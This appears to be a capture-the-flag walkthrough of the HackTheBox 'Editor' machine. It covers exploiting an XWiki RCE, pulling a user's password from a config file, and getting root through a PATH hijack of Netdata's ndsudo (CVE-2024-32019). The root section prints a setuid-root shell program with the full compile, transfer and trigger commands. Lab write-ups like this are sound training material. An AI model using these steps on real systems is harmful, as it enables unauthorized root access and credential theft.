

Hi everyone, in this Editor HTB Machine, I will give u a walkthrough to get the user and root flag in this machine, so sit back and read!
User Flag
First and foremost, do an nmap scan:
NOTE: Make sure u have added the IP and the domain into the /etc/hosts file

It is running a web server and SSH as well, navigating to the browser:

After navigating for some time, the Docs link has another subdomain (wiki), make sure to add this also in your /etc/hosts file:

At the bottom, it discloses the version of the Xwiki CMS, so let’s try to search for an exploit code.
You can use the exploit from here: CVE-2025-24893

yup, we got the RCE, let’s explore from here the file structure., As we are the ‘xwiki‘ user, exploring the home directory tells us that there is another user ‘oliver’ and his home directory is inaccessible, which means that we are currently logged as a service user ‘xwiki‘

So, exploring some of the file structure, we will try to look at each file for any creds


So, under the /usr/lib/xwiki/WEB-INF/, there is the XML file which has the creds for the ‘oliver‘ user


Have a look at /usr/lib/xwiki/WEB-INF/hibernate.cfg.xml

Let’s try to log-in via SSH:

And there will be the User Flag!
Root Flag

Looking for files with special permissions, we got an interesting binary ‘ndsudo‘
Having a look for an exploit code, I got CVE-2024-32019, which can be used for privilege escalation by exploiting the PATH environment variable.
So, first prepare the exploit on your attacker’s machine:
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

Compile the code:
gcc nvme.c -o nvme

Transfer the file:
scp nvme [email protected]:/tmp/

Navigate into the /tmp directory, prepare the exploit environment and modify the PATH:
mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme
export PATH=/tmp/fakebin:$PATH
which nvme
# Output: /tmp/fakebin/nvme
Now trigger the exploit:
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

And there u go!

Thanks for reading the article 🙂